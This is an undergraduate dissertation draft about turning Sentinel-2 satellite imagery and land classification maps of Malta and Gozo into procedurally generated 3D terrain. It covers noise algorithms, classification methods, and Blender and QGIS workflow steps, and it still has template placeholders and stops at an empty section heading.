MCAST

Your Title of the Dissertation Also Second Line

Nicholas Cricchiola

Supervisor: Mr Daren Scerri

June - 2023

A dissertation submitted to the Institute of Information and Communication Technology in partial fulfilment of the requirements for the degree of BSc (Hons) Multimedia in Software Development

Authorship Statement

This dissertation is based on the results of research carried out by myself, is my own composition, and has not been previously presented for any other certified or uncertified qualification.

The research was carried out under the supervision of (Mr Daren Scerri)

. . . .

Date Signature

Copyright Statement

In submitting this dissertation to the MCAST Institute of Information and Communication Technology, I understand that I am giving permission for it to be made available for use in accordance with the regulations of MCAST and the Library and Learning Resource Centre. I accept that my dissertation may be made publicly available at MCAST's discretion.

. . . .

Date Signature

Abstract

In order to create realistic 3D terrains, this research project investigates the use of satellite Multispectral Imagery (MSI) and land classification maps. This study aimed to examine the precision and efficiency of satellite MSI images in producing maps that categorise different types of land, as well as integrating these maps into the creation of realistic terrains utilising a variety of classes. The study also compared the performance and accuracy of realistic-based and texture-based 3D models. Quantitative research techniques were used to meet these goals. The study first aimed to create precise land classification maps using MSI satellite images. Spectral bands from the satellite imagery were examined. The end product is detailed land classification maps, allowing for environmental monitoring, urban planning, and natural resource management applications.

The next step in the project was to investigate the incorporation of land classification maps into the creation of realistic terrains. The classification map was incorporated into procedural content production, improving the realism of virtual settings by accurately representing various terrain types like forests, water bodies, cities, and agricultural fields. Urban planning, environmental modelling, and gaming are just a few industries for which this integration has significant ramifications.

The research also looked at the variations in performance and accuracy between realistic-based and texture-based 3D models. The results showed that realistic models increased CPU and GPU resource utilisation and rendering time while

providing improved visual fidelity. However, rendering times can be sped up without sacrificing realism by optimising techniques and shrinking the region to a few meters.

The results of this study have two implications. First, the study shows how satellite MSI data can be used to accurately create land categorisation maps, which have numerous uses in urban planning, environmental monitoring, and land management. Making informed decisions in these areas can benefit from the capacity to receive precise land classification information from satellite photography. The study also demonstrates how adding land categorisation maps to procedural content creation improves the creation of realistic terrains, resulting in more immersive experiences in virtual reality, video games, and simulation environments.

Several suggestions are put out to help the results of this research progress even further. The current prototype could be expanded to add dynamic loading techniques and player models to improve interactivity. Furthermore, combining Experiment 4's findings with the testing done in earlier chapters can result in enhanced methods and performance optimisation without sacrificing accuracy. As a result, this study contributes to remote sensing by showing how land categorisation maps and satellite MSI data may be used to create 3D terrains that are accurate and convincing. These discoveries can raise the quality, realism, and efficacy of virtual environments in various fields by increasing precision and efficiency in 3D content generation.

Keywords: Dissertation, keywords.

Acknowledgements

The list of people that the Student would like to thank on the completion of the dissertation. For example ‘Mr Name Surname, who supported me during my dissertation work as my tutor’.

Table of Contents

Acronyms

PCG	Procedural Content Generation
ML	Machine Learning
DL	Deep Learning
FCN	Fully Convolutional Network
CNN	Convolutional Neural Network
RCNN	Region Based Convolutional Neural Network
DCNN	Deep Convolutional Neural Network

Symbols

Π An Pi Symbol
β An Beta Symbol
σ An Sigma Symbol
α Another Alpha Symbol

List of Figures

List of Tables

Chapter 1

Introduction

1.1 Background and motivation

This section aims to provide readers with a thorough grasp of the research setting and the motivations behind this study. Firstly the primary motivation and sole purpose of this research are to create a virtual 3D representation world of Malta and Gozo which is not like a 3D point cloud which captures and creates a real-time 3D model of Malta but also has a dynamic and updated land classification map. Although drones are increasingly used to capture accurate 3D models, their scaling, updates in real-time, and cost-effectiveness are frequently constrained. This project attempts to solve these limitations and provide an alternate method that combines precision, flexibility, and up-to-date data by focusing on a virtual 3D world anchored in a realistic land classification approach. The virtual world is a valuable tool for many applications, including urban planning, environmental monitoring, and simulations, thanks to the capacity to update the land classification system in near real-time (NRT). This study investigates the possibilities of such a system and its implications for improving analysis, visualization, and decision-making in several domains.

1.2 Purpose of the study

This study aims to develop a virtual 3D representation of Malta and Gozo that goes beyond conventional 3D point clouds and other types of real-time area modelling. The main goal of this research is to create a dynamic, up-to-date map of land classification in a 3D virtual environment. Instead of using drones, which may have scaling, real-time updates, and cost-effectiveness issues, this initiative offers an alternate strategy combining accuracy, adaptability, and current data. Using a realistic land classification approach, urban planning, environmental monitoring, and simulations can benefit from using the virtual world as an anchor. This paper analyzes the potential of this technology and considers how it might enhance analysis, visualization, and decision-making across a range of fields.

1.3 Hypothesis

This study's main objective was to investigate how to use satellite MSI imagery to create a land categorization map, which was then used to create a realistic landscape. The research objectives covered three main areas. First and foremost, the goal was to provide 3D material compatible with dynamic content production, ensuring realism and keeping the game engine project's ideal performance. During the model-design process, special considerations were made to accomplish this. The second goal was to create realistic terrains and environmental components by utilizing the land categorization map within the game engine. Various technologies and techniques were used to get the most significant results in landscape and asset integration. Last, utilizing the satellite classification map, a practical experiment was carried out to identify the ideal parameters for the accuracy and performance of 3D procedurally generated models. This complete approach offered insights into enhancing analysis, visualization, and decision-making across

multiple areas to develop a reliable and effective system for producing real-world data into 3D content.

1.4 Research Question

1. How can satellite MSI imagery be used to compute a land classification map?

2. How can a land classification map be used to generate realistic terrain?

3. What are the best parameters for optimum accuracy and performance of 3D procedurally content generated models using a satellite classification map?

With the understanding and investigation of the idea, these three research questions were developed.

1.5 Significance of the study

This study is significant because it explores ways to depict Malta and Gozo in virtual 3D that go beyond conventional 3D point clouds and in-the-moment area modelling. This research provides an alternate approach to drone-based models, addressing scalability challenges, real-time updates, and cost-effectiveness by using satellite MSI images to compute a dynamic and current land classification map. Since it offers a trustworthy and adaptive virtual world anchored inaccurate data, this study's realistic land classification approach has implications for several fields, including urban planning, environmental monitoring, and simulations. This project intends to improve analysis, visualization, and decision-making across several disciplines by examining the optimum settings for the accuracy and per-

formance of 3D procedurally produced models. The research questions on the use of satellite imagery, realistic terrain development, and ideal parameters aid a thorough grasp of the possibilities and uses of this technology.

1.6 Research Outline

A literature analysis in Chapter 2 was organized using the information from the introduction and displays several PCG kinds while also incorporating noise algorithms to produce effective but realistic landscapes. Finally, several shortcomings were criticized, followed by some advancements, and it was considered how they could work well together.

The research pipeline, several tools, and the methodology were all used in Chapter 3 to decide how the prototype's flow should be set up. The explanation is provided along with some C# script.

The results of the prototype's handling of several challenges, which evaluated its accuracy and performance, were acquired using the game engine profiler and presented in Chapter 4 as the primary argument against its use.

Lastly, conclusions were reached on the mixed results while considering the research questions and previous studies. Limitations and potential upgrades were also taken into account.

Chapter 2

Literature Review

The purpose of this literature review is to look into important issues and recent research in the fields of Procedural Content Generation (PCG) and remote sensing. The study will demonstrate how they can be used to identify actions for generating terrain using information from the real world using remote sensing. In order to better understand the most recent state-of-the-art technology and the difficulties related to this study, previous peer-reviewed studies were researched. The first section of this review provides some background information on the applicability of PCG and standard methods. The second section, however, deals specifically with how remote sensing is incorporated into PCG, followed by a list of papers that use related methods or have other connections to this study.

2.1 Terrain Generation

Depending on the setting, terrain generation can take on a variety of shapes and sizes. According to (Brodd and Eriksson 2019), different types of terrain, ranging from mountainous to jungle terrain, can be generated. Terrain generation can be used for various purposes, including creating fictional locations that incorporate real-world data, such as height maps and fictitious locations drawn from the real world. Based on the information, terrain generation can be split into three

categories: manual modelling, procedural generation, or Procedural Content Generation, and real-world modelling [2].

2.1.1 Manual Modeling

Manual terrain modelling is a labour-intensive procedure that frequently calls for a team of experts, various instruments, and tasks of variable complexity. The time and resources needed for the terrain modelling process depend significantly on the project's scale. Larger, multi-expert projects that require specialized equipment can take weeks or months to complete. Contouring, slope analysis, and landform categorization are just a few activities involved in manual terrain modelling that can only be completed with the right equipment and knowledge. Developing custom tools for each task may also increase the project's total time and effort requirements. Despite these difficulties, manual terrain modelling is crucial to several industries, including architecture, engineering, and geology [2].

2.1.2 Procedural Content Generation

(Latif et al., 2022) has stated in his study that, the creation of random terrain is called PCG, which is the fundamental way of creating a virtual world in real time with automation. The versatility of PCG in game-made environments comes from its wide range of tools, algorithms, and engines that may be applied in various contexts. PCG-relevant terrains can be expressed in various ways in various contexts, including game modelling, industrial map projection, urban and rural planning, and plans for agency reform from both governmental and non-governmental organizations [3]. PCG, in this context, may encourage creativity by reducing the technical complexity of content creation, or it may inhibit creativity by denying the user control and freedom [4].

2.1.3 Real World Modeling

Due to advances in satellite technology and terrain generating methods, significant progress has been achieved in producing virtual environments that closely resemble real-world landscapes. A number of things must be taken into account, as stated by the author (Dam et al., 2019), therefore completing this assignment is no simple accomplishment. One of these variables is the accessibility of information about the area being duplicated, including its accuracy and resolution, which is essential in deciding the degree of realism and authenticity of the user's virtual world. Thus, it is crucial to use cutting-edge techniques that make use of high-quality data and sophisticated algorithms to build virtual environments that are as realistic as possible.

2.2 Poisson Disk Sampling

The non-uniform distribution of photoreceptors in the human eye is a model for the Poisson Disk sampling technique (PDS). The algorithm seeks to distribute samples uniformly over a predetermined region while ensuring that no distributed points overlap or are too close to one another, which could obstruct the placement of objects. The samples can be randomly arranged with a predetermined rule making sure that no two samples are placed on top of one another or close to one another. A predetermined distance restriction can be set in advance to help with this process, making it simple to apply PDS. It is crucial for applications like terrain generation and object placement in video games that the samples are evenly dispersed without any clustering or gaps, which is what this method guarantees [5].

2.3 procedural terrain generation

As indicated in the section titled 2.1.1,it is a well-known truth that manually constructing a virtual environment can be a time-consuming and expensive procedure. As a result, Procedural Terrain Generation (PTG), which has attracted much interest and focus lately, has drawn the attention of numerous scholars. PTG employs several broadly speaking algorithms falling into three categories: synthetic, physics-based, and example-based techniques [6]. These methods consider flexibility and adaptability and strive to build realistic and aesthetically pleasing terrains while minimizing computing expenses.(Fischer et al., 2020) This author explicitly strives to provide a balanced and realistic environment with few computations while ensuring that the generated terrain is malleable and adjustable to various needs.

2.4 Digital Elevation Models

Digital elevation models (DEM), also called Digital topography, have been included in multiple sectors like precision agriculture, tourism, geomorphometry, land planning, remote sensing, video games and more. DEMs are regarded as one of the fundamental data sources for modelling the topography of the Earth in three dimensions. They are also suitable for providing a snapshot of the landscape and readily available features with elevation values. In a few applications, open-source DEMs have replaced higher-resolution elevation models; however, they could be more practical for applications that require high accuracy. The quality of the field surveys data collection methods, such as contour insertion/plotting, scanning quality, digitization accuracy, map scale, and interpolation techniques, is always a determining factor in the accuracy of a DEM [7] [8].

2.5 Different techniques in PCG (Noise functions)

The techniques for generating procedural game terrain have evolved, with various noise functions developed and refined to achieve better results. Some commonly used noise functions include Diamond-Square Algorithm, Value Noise, Perlin Noise, Simplex Noise, and Worley Noise. Each function has its strengths and weaknesses, which are determined by speed, memory requirements, and the quality of noise produced. In order to generate terrain that meets specific requirements, it is crucial to choose the appropriate noise function and scale it accordingly. The table below provides a clear overview of the different noise functions and their corresponding characteristics, enabling game developers to decide which function to use for their needs. [1]

Figure 2.1: Noise Functions [1]

Algorithm	Speed	Quality	Memory Requirements
Diamond-Square Algorithm	Very Fast	Moderate	High
Value Noise	Slow - Fast*	Low - Moderate*	Very Low
Perlin Noise	Moderate	High	Low
Simplex Noise	Moderate**	Very High	Low
Worley Noise	Variable	Unique	Variable

*Depends on what interpolation function is used
**Scales better into the higher dimensions than Perlin Noise

2.5.1 Perlin Noise

Ken Perlin developed the Perlin noise algorithm to enhance the output of procedurally generated noise. 'A natural look' was the intended idea when developing the Perlin Noise function in textures [9]. A Pseudo-random function is used to create noise; with that noise, a value map is created as a smooth, coherent noise. The "natural look" texture with lots of detail can be produced by representing

multiple coherent noise sources as multiple layers joined together in different ratios. [10–12]. As stated by (Kelly, 2006), Perlin noise is rarely used. The most common function to be used on raw noise is a fractal function, which is the Fractional Brownian motion function. The Fractional Brownian motion function will re-scale and add on top of the Perlin noise, which will create the iconic Perlin noise texture that is commonly used and mentioned in terrain generation and also cloud texture generation. In high dimensions perlin noise is much suited but, on the other hand above the third dimension, the Simplex Noise algorithm is much more efficient as shown in the table above. Since Perlin Noise and Value Noise are similar in this use of 2d terrain generation. Perlin Noise was used for the creation of 2d desert map and it since it could not use height variables, the height was generated by changing the steep of the slopes [13].

2.5.2 Value Noise

Value noise, compared to Perlin noise, is not a complex algorithm. Value noise is not as much different when it comes to generating random heights, and random slopes are assigned to the starting points as compared to Perlin noise and iterate between them. In specific situations, each starting point is set to a constant distance from each other, and with that, the distance can be adapted to the terrain generation. Also, the minimum and maximum of the height randomisation can be set to a desired value at the start [13] and it is a great substitution of the Diamond-Square Algorithm when memory is in short supply. When the author (Broman et al., 2018) used Value Noise in terrain generation in 2d planets, the terrain generated was not of mountain looking planet but rather a smooth version of it, that is because the range value was set to a low number. This will widen the hills even they have the same number of hills in perlin noise.

2.5.3 Simplex Noise

The implementation of Simplex Noise is identical to that of the original Perlin Noise. In order to improve the properties of Perlin Noise, Simplex Noise was created. Its improvements include a faster evaluation time, fewer directional artefacts, and reduced dimensional complexity. Compared to other functions, Simplex Noise has outstanding quality and the best performance when applied to procedural terrain [14]. As stated by the author (Hyttinen et al., 2017)plex Noise was used in implementing procedural terrain over the others for its quality of randomness, pattern production quality and lastly, the quickness of the evaluation speed. Implementation is a big advantage in Simplex Noise because it can re-worked in different environments and programming languages and produce the same end results.

2.5.4 Worley Noise

The Worley noise is very different from other noise functions, it is a noise based function for texture patterns which comes useful for creating, types of rock, brick patterns and craters. The main use of the Worley Noise, is for the generation all over the required map to be completely random. It is very useful because of its versatility to be changed depending on the map being implemented to, which can be very interesting when it comes to terrain generation. Similar techniques as Perlin Noise gradient selection are used. Also when it comes to be precise for spectral control other noise function should be considered but Worley noise is a texture base function originally. [14, 15]

2.5.5 Diamond Square Algorithm (2D)

The diamond-square (or square-diamond) algorithm is used to maximize the one-dimensional midpoint displacement algorithm to a two-dimensional plane. The most affordable method for creating appropriate terrain and as a smoothing technique is the Diamond Square Algorithm [16, 17]. (Archer, 2011) described the algorithm, stating that it has four points that are used to calculate all the points. Every square presented in the algorithm has a midpoint determined by the four points surrounding it, just like in a typical midpoint displacement, as stated by the name " Diamond Square". Now the four points of the diamond are used to find the midpoints. When it comes to the process of the Diamond Square Algorithm is split into two parts of processing, the first one is the Diamond process, and the second one is the Square process. As an introduction to these processes, a 2d empty array is constructed and will be called a square. Initialize the point elevations of the four corners of this array, which is a square, to the same value. Lastly, the Diamond-Square Algorithm is split into two parts.

The Diamond process step: The square's four vertices are removed, and a random number is generated in the square's middle. The midpoint is shown to be the intersection of the two diagonals. After adding a random value, the centre value is calculated by taking the average of the four corners.

The Square process step: Take the four points of each diamond created in the previous step, then randomly generate a number in the middle of each one using the four points as the starting point. Angle values are averaged, and random numbers identical to those used in the Diamond process are added.

To sum up the whole process, each step is repeated until the 2d array is completely filled up and the height values for the 3D fractal terrain are acquired [18].

2.5.6 Modified Diamond-Square (3D)

The primary purpose of modifying the original ”Diamond Square Algorithm” is to get a 3-dimensional map of the fractal surface that can be used in future projects. As for the algorithm, the author, [18], explained that A three-dimensional array must be the starting point of the modified Diamond Square algorithm. The initial top values on the top are set to false, and vice versa, the values at the bottom are set to true. The new algorithm has three steps: centre, diamond, and square, unlike the original algorithm's two steps: diamond and square. Up until all array values are set, the centre, diamond, and square steps are each taken in turn.

Figure 2.2: The difference between the two algorithms

Step	Diamond-square algorithm (2D)	Modified Diamond-square (3D)
The Centre step	—	For each cube in the array, there is a median point in which the average value of eight angular points is set +a random value*
The diamond step	For each square in the array, set the midpoint of that square to be the average of the four corner points + a random value	For each cube in the array, there are reference points where the average value of five points is set: four corner points and a center + a random value*.
The square step	For each diamond in the array, set the midpoint of that diamond to be the average of the four corner points + a random value.	For each cube in the array, vertices are set, which are assigned the arithmetic average of corner points + a random value*

*this is a value added to the points decrease; after the height limit, the random value tends to zero.


2.6 Other Similar Studies

2.6.1 Related Works using Poisson Disk Sampling for object generation

A 2D top-down rouge-style game presented by (Aşkın and Şen) is called Grey. Multiple algorithms, including Cellular-Automata (CA), Depth First Search (DFS), and Poisson Disk Sampling, were used by this system (PDS). The game is divided into two stages and three main pipelines because many steps must be considered to generate the game. The ”Initial Stage” ensures that all players can

access every room by creating the dungeon using the algorithm DFS. To ensure that the rooms are appropriate for the player to play, the second stage, which handles the room creation process layout and the three pipelines, is called. The Pipeline section is next. First and foremost, the first pipeline essentially involves verifying that the area created is suitable for the player to move around and for the placement of objects. Secondly, the second pipeline continues the first one to determine the type of room based on size. The third pipeline's final step is to determine the location of the room's door based on the area around the wall. The PDS algorithm will take place after the third pipeline when the door is made, the author used this algorithm to make the game more visually appealing for the player and also so no objects stack on top of together. To make the game feel more natural the PDS algorithm had randomized percentage so not a lot of objects spawn and block the player movements as seen in the figure below 2.3.

Figure 2.3: (a)Spawning objects without randomized percentage to show, (b)Spawning objects with randomized percentage to show



2.6.2 3D city simulations based on geospatial data using Mapbox Unity SDK

(Laksono and Aditya, 2019) proposed a new technique with much more accuracy when visualizing actual world data. Topographic information was acquired as AutoCAD DXF data, then changed into a shapefile for editing in the free Quantum Geographic Information System (QGIS) program. Because only the Tileset format from the Mapbox Cloud is supported by Mapbox for Unity, each layer was edited independently, and additional attributes like height and name were com-

bined into each layer. Topographic data was converted from the DXF format to a shapefile using QGIS, and its attributes were edited. The 2D topographic data produced the following layers: (1) structures, (2) roads, (3) parks, (4) city forests, (5) fields, and (6) contours. The Map ID for each layer was then ingested into Mapbox for Unity after further conversion of these layers to the Mapbox Tileset format. In Mapbox Studio, the raster or vector layers broken up into multiple tiles for each zoom level were known as tilesets. Mapbox consumed these layers for Unity, which converted each layer into a Unity Game Component. The AutoCAD 3D DXF format was used to convert three-dimensional models. This 3D file was converted into a Unity-ready format for Unity. The 3D model was transformed into the FBX format using Blender. To make the model simpler, Blender needed to be used for additional processing. The final 3D model was then imported into Unity as a game component, processed using Mapbox for Unity, and then had topographic information from Mapbox Tilesets overlaid on it.

2.6.3 Terrain generation based on real world locations

The author (Dam et al., 2019) has suggested a novel approach to getting the desired outcomes. According to the different layers of the terrain, the procedure can be divided into distinct modules, as shown in the figure below. Which specific actions were taken in accordance from the beginning? The first step in the process is the generation of the terrain mesh. A DEM must first be purchased from a service provider. Since it was for a military training simulation and this provider had accurate enough data on this specific area, Shuttle Radar Topography Mission (SRTM) was used, which does not always provide high resolution or accurate enough data. The terrain was divided into tiles for more detail and accuracy. Instead of getting just one large chunk of terrain and dividing it into tiles, these smaller regions can be more accurate. Reduced run-time memory consumption is a further justification. The Real World Terrain (RWT) asset, which can process and download the DEM into multiple terrain tiles with satellite im-

agery, is why the Unity3D engine was chosen. Perlin noise was used to adjust the edges. Following the elevation data, satellite imagery comes next. Before processing the image to determine what type of surface it is, a list of various types of ground (such as grass, dirt, stone, asphalt, etc.) must first be created. The HSV colour space is expected to be a much more accurate representation of the grass texture than RGB. Guidelines were placed for the trees and grass depending on the HSV colour space values provided. Open Street Maps (OSM), a crowd-sourced database, was used to represent the roads in the terrain. Finally, the city components were added last. OSM is a good option, but no data was available for the area needed for this paper. In order to make the OSM data as accurate as possible, a set of houses that correspond to the area were manually created, entered into the system, and placed in the appropriate locations.

Figure 2.4: Layers of the Terrain





Figure 1. Layers of the terrain

2.7 Copernicus Sentinel-2 satellites

Sentinel-2 is a multi-spectral satellite mission and are part of a group of satellites which are called constellation which the sentinel-2 comes after the sentinel-1 which the two work together to provide a more clear view of Earth's environ-

ment. The sentinel-2 is also known as GMES (Global Monitoring for Environment and Security) Sentinel-2 mission. A wide range of standard indices can be captured by the sentinel's-2 spectral resolution, which correlates to vegetation and different underlying soil types. Sentinel-2 is a growing technology that takes advantage of its efficiency and experience. It was acquired in Europe and the United States and gives new but continuous data for services such as Risk Management (floods and forest fires, subsidence and subsidence landslides). Regarding global coverage, the sentinel-2 mission will offer an unprecedented combination of land surfaces and provides a high revisit rate of five days at the equator under the same viewing conditions. There are different types of high spatial resolution like (Landsat-type), and lastly, a high visibility view for multi-spectral observations, which start from 13 bands in the visible, near infra-red and short wave infra-red part of the electromagnetic spectrum, which have a range from 10m to 60m resolution [19] [20].


Figure 2.5: An Example of a Land cover map (Vegetation and crop mapping)



2.8 Land cover classification mapping

The observation of the Earth's surface has increased in approaches with the help of the advancing technology of satellite remote sensing. The European Space

Figure 2.6: An Example of a Land cover map (physical land type)



Agency, also known as (ESA), and the European Union (EU) have developed the Copernicus Programme, which has increased its effectiveness in observing Earth's surface by producing multi-spectral products of the sentinel-2 [21]. Regarding topics like agriculture, disaster relief, climate change, urban development, and environmental monitoring, land use and cover play a critical role. The flood and fire spread models, as well as the decision tools that can provide crucial information for the planning to be communicated to the public policymakers, are all essential components of the modelling system when the land cover maps are up to date with the most recent imagery and accurate when it comes to resolution [22].

2.9 Algorithms for land classification

There are still numerous classification techniques that can be utilized, regardless of whether pixels or objects/fields are used as the classification basis for satellite imaging. For instance, a pixel-based system is shown in Figure 2.3, where a distinct pixel colour represents each region. At the same time, a box indication is used in Figure 2.4 to emphasize each area [23] [24] [22]. Parametric supervised machine-learning algorithms, such as random forests (RF), k-nearest neighbour (KNN), support vector machine (SVM), and Bayes, have significantly increased in the sentinel-2 classification methods domain. Convolution neural net-

work (CNN) has been applied with the sentinel-2 photos as a much more elegant method from the same field of machine learning. [25].

2.9.1 Random Forest algorithm (RF)

For the implementation of RF, there have to be two parameters that have to be met, which are: the number of trees which is called ntree and the number of features in each split which is mtry. Some studies have declared that for this algorithm to achieve satisfactory results, its default parameters can suffice and not change accordingly. According to the author Breiman stated by [26], a large number of trees which is more than the required amount, can be used, and it will not affect or harm the efficiency of the model. On the other hand the mtry value, according to the author (Thanh Noi and Kappas, 2017) he stated that the default value used is $mtry = \sqrt{p}$, the 'p' in the mtry value represents the number of predictor variables. Working with satellite data makes working with large data sets possible, which is essential for RF to produce the best results. Lastly, It can also provide near accurate variables on what suppose they are which are very crucial for classification [24].

2.9.2 Convolutional Neural-Networks algorithm (CNN)

CNN can be widely used in various remote sensing applications, such as categorising land cover in high spatial resolution pictures, semantic segmentation, object recognition, and reconstructing missing data or pan-sharpening. The architecture of CNN has implied that it is made to ingest and process images, for example, their input and hidden layers to better accommodate the processing of large multi-channel, large image sets; the structure is made up of neuron layers that are arranged in three dimensions: width, height, and depth [27]. The

CNN's have a lot of classifications applications which are very good, but the best classification application is the classification of hyper-spectral images. When it comes to testing multiple dimensions images all have been tested for example: The 2D-CNN's have been tested across the spatial dimensions, Secondly, 1D-CNN's across the spectral dimension and lastly, also 3D CNN's across spectral and even spatial dimensions [22].

2.9.3 Temporal Convolutional Neural Networks algorithm (temporal-CNN)

Two of the three CNNs described above, the 1D-CNN and 2D-CNN, have been employed without using the temporal dimension data. Two categories of data have been used that are related to categorization, namely multi-source and multi-temporal data. Convulsions have been applied to both the spectral and the spatial domains, except for the temporal one. This indicates that it is independent of how the photos are arranged in any given context and has no impact on the model's performance or the findings. On the other hand, temporal 1D-CNNs (TempCNNs), wherein the temporal domain of a convulsion is applied, have proven very effective for handling the temporal dimension for overall time series classification and 3D-CNN video classification for both spatial and temporal dimensions. Hence, these TempCNN architectures that might maximize the temporal structure of Satellite Image Time Series (SITS) have begun to be examined in remote sensing where convolutions are applied across the temporal dimension alone, as well as 3D-CNNs where convolutions are applied in both temporal and spatial dimensions. These early studies demonstrate the potential of TempCNNs, which have greater accuracy than conventional algorithms like RF [22].

Chapter 3

Research Methodology

This study aims to develop a system that generates 3D assets using a land classification map and an imported height map of the Maltese Islands. The prototype pipeline is shown, and a thorough explanation of how each stage was finished is given. Various research techniques and instruments were taken into consideration to accomplish this purpose. The creation of 3D elements for content generation came first, followed by the using a land classification map. An experiment was conducted to verify the system's capability in generating accurate 3D objects, following the import of a height map of the Maltese Islands to ensure realistic terrain representation.

3.1 Research Objectives

Several research goals were established for this study on producing 3D content utilizing real-world data. The creation of 3D elements that are appropriate for dynamic content generation was the first goal. In order to ensure that the models were realistic and did not place an undue burden on the game engine project, several precautions were taken when designing them. The second goal involved using the game engine to construct realistic terrain and other environmental elements using the land classification map. The best results for the landscape and

assets were obtained using various tools and methods. Last, a height map was imported to provide an accurate 3D landscape. In order to produce 3D objects, a system effectiveness experiment was conducted. These goals were crucial to developing a reliable and effective system for creating real-world data for 3D content.

3.2 Quantitative & Qualitative Research Design

3.2.1 Qualitative Research

The author (Tracy, 2020) uses the phrase ”Qualitative methods” to describe a broad category of information-gathering techniques, including group or individual interviews, participant observation in person or online, and document analysis in paper or electronic form. A qualitative research approach entails finding the significance of people's subjective experiences and meaning-making processes while gaining thorough knowledge. To ”explore, describe, or explain” is what this study design is primarily intended to do, to sum it up [28].

3.2.2 Quantitative Research

Deductive techniques that aim to confirm or refute pre-existing assumptions define quantitative research. This strategy's main objective is carefully examining variables and data while employing algorithmic tools to find trends or advantages. It is important to note that this approach works exceptionally well when the author aims to clarify or assess the study topic under consideration. As a result, when trying to comprehend a particular event fully, researchers frequently use quantitative methodologies. This approach enables researchers to make unbi-

ased judgments about the study's results based on statistical data and emerging patterns [28].

3.2.3 Justification for a quantitative research design


Given that its primary goal is to learn more about how various asset types perform, the study is categorized as quantitative. These materials range from texture-based models, which only contain textures applied to basic shapes, to highly realistic models, which demand powerful computational resources due to their numerous triangles. This study lacks any qualitative components because no subjective data were collected, and no human volunteers were involved. As a result, this study's methodology is entirely quantitative.

3.3 Research Pipeline

The goal of this research is to construct a pipeline to create areas based on the colour that are representative of real-world regions, create 3D assets in accordance with those areas, and then import a height map of those regions. A prototype pipeline is shown below, with descriptions of each phase. To complete each stage, several tools and research methods were applied. The first stage involved choosing fine textures for the work area and using them appropriately to create the 3D assets. The land categorization map, developed in the second phase using QGIS and scaled appropriately to 2048 x 2048 to fit the code since it operates on specific sizes to be appropriately shown and thus needed to be a perfect size, is required. However, since some websites need more resources to produce a large enough area of Malta and Gozo, QGIS created a height map using the QGIS interface to convert it to a raw format. Finally, all the steps are combined into a single game engine project by importing the height map that uses terrain

data to make realistic terrain, importing the land classification map through code as a texture 2D, and placing the 3D objects created by Blender into their designated regions. The prototype pipeline is shown in the figure below, and the following sections extensively describe each stage.

Figure 3.1: Research Pipeline Diagram




3.4 Prototype Development

3.4.1 Phase 1: 3D models generation

The initial step in the research workflow is to use the 3D graphics program Blender to produce 3D models. The 3D tool discussed above makes applying

natural-world textures to even a simple object straightforward. Because several websites or add-ons offer various texture resolutions based on the demands, as demonstrated in the graphic below, which was offered by the website Polyhaven.

Figure 3.2: Different texture resolution



Due to the numerous filter choices available in Blender Kit, which may be used to identify a specific texture or material, it was one of many possibilities to find textures appropriate for that specific region. Additionally, it can be utilized as a website or for simple access to the 3D tool; in this way, no downloads for various textures were required when constructing models.

The figure's 3.3 "materials" setting, as can be seen, allows access to the add-ons single component that deals with materials. Second, to exclude any content unrelated to buildings, the search tab was set to "buildings." Thirdly, the texture section's "Texture based" setting was used to hide any models and only display textures, as shown in the picture 3.4.

Figure 3.3: Blender Kit add-on





Figure 3.4: Blender Kit add-on (textures)


A standard cube generated the building's model and scaled accordingly. Once in editing mode, fix the "correct face attributes" under the "options" tab, as shown in the figure 3.5.

Figure 3.5: Setting cube before texture application



When the model is prepared for texture application, ensure it is in editing mode and apply the necessary texture. Figure 3.6 explains how this should be done. Finally, switch to the material view.

Figure 3.6: Applying texture to cube



As can be seen, the applied texture was not correctly adjusted to resemble a structure. A specific procedure must be followed to repair this, starting with selecting the "UV Editing" option from the workspace area. Second, activate the editing mode, pick the entire model (it will be lighted orange on the left), and scale the texture to the cube as shown in the image 3.7to meet the description of a structure. To depict a building's roof, as shown in figure 3.8, the top portion of the model, which is the roof, remained in the same settings, but just the top four points were selected as indicated by the four orange points and scaled appropriately with the scaling tool.

Figure 3.7: scaling texture to cube






Figure 3.8: scaling roof texture.



The final step of this phase is to export the model with the textures applied and the parameters selected, as shown in Figure 3.10. The model is selected, and then export the asset as fbx format. A choice for the export settings will appear after choosing the format. When exporting, the settings should copy and embed textures, and the model should be chosen before exporting. Finally, the parameters should be adjusted per the model now being used in the 3D software tool.

These are some models which were used in the prototype which vary from realistic based models to texture based respectively in the figures below.

Figure 3.9: Exporting model




3.4.2 Phase 2.1: Real-world mapping using satellite data.

Real-world mapping using satellite data is the second phase of the pipeline. This phase is also split into two separate phases, the first part of the second phase is the 'QGIS (land classification map)'. This phase starts by using a grey colored land classification map of Malta.

The categorization map should be used, and the 'layer' option should be accessed as the first action.

- Create a new shape file layer.
- It must be of a type polygon.
- A re-projection must be taken place to fit the CRS of the project, which in this case is '32633'.

Figure 3.10: Exporting model



When the new shape file layer is created, the second step enables us to start a new step to make it a perfect square.

- Go to 'View' and select 'Panels'.
- Enable 'Advance Digitizing' check box
- Enable 'Toggle Editing', which is the pencil icon
- Enable the 'Add polygon' feature
- With the polygon feature, select the top left part of the map
- In the advanced digitizing, values were entered to enclose the whole Malta box
- The same step was done until a perfect square was created all around

The third step is to 'clip raster by extent' and make the Malta box into a perfect square using the polygon.

- Go to 'Raster' and select 'Extraction'.
- This will allow the land classification map and Malta layer box to be clipped.
- This will ensure that the land map will use the Malta layer box to be the perfect square.

After the Malta box is a perfect square, an extra bit was created. Due to being too small, a plugin named 'ThRase' was used to fill in the gaps. To install it, follow these steps.

- The 'phrase plugin' will be installed internally in the QGIS app.
- If not, install manually in the 'Plugins' tab.

This step was taken before fixing the gaps in the land map and adding colour to ensure the proper gaps were filled. Due to being different shades of grey, there could be mistakes.

- Go to properties of the land map.
- 'Symbology' was used to add colour to the different regions
- 'Singlepseudocolour' was used due to having various colours.
- To ensure each region has its class, an additional change was made in the colour ramp, 'Spectral'.

These next few steps are to use the 'phrase' plugin to fix the outer layer of the rasterized layer of the land map.

- The plugin 'phrase' was opened without any changes.
- The 'active layers' were opened to see.
- The grey land map is selected for editing.
- The active layers are set to the clipped layer.
- Change the corresponding colour is changed accordingly.
- Highlight each area one by one.
- Do the two steps above until all the outer layer is the sea colour.

The last step for the phase of the land classification map using QGIS is setting up part for the resolution to fit in the game engine and exporting as a .tif format.

- Access the properties tab of the final product.
- Save as option to save it as .tif.
- The resolution is changed accordingly to 3880 for a perfect square.

3.4.3 Phase 2.2: Real-world mapping using satellite data.

